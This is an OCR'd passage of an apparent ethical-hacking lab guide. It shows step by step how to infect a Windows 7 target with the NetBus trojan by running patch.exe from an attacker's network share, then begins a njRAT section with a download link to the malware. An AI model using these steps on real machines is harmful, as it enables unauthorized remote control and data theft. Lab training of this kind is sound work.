
- See attacker machine ip




- Now go to target machine and press windows + R (+ R).
- And type \\ <attacker machine ip > -- \\ 192.168.157.254




- Enter username and password to access the folder




- Here netbus17 share , now click on patch.exe




- Go to attacker machine and click on Netbus.exe
- Here windows 7 connected





- Click screendump





Now click on File manager – To access victims file manager





2.Gaining Access To The Target System Using njRAT Trojan.

njRAT (also known as Bladabindi) is a Remote Access Trojan (RAT)—a type of malware that allows an attacker to remotely control an infected Windows system.


It's a malicious program used by hackers to **gain unauthorized access** to a victim's computer.

Attacker Machine – Windows 11.


Target Machine – Windows 7.

How To Download njRAT-:


- Open Browser and search njrat download github
- Download Link -- https://github.com/BlackAll9/NjRat.0.7D




- Download Zip File




- After downloading njrat zip file , extract and open it




- Click on njRAT



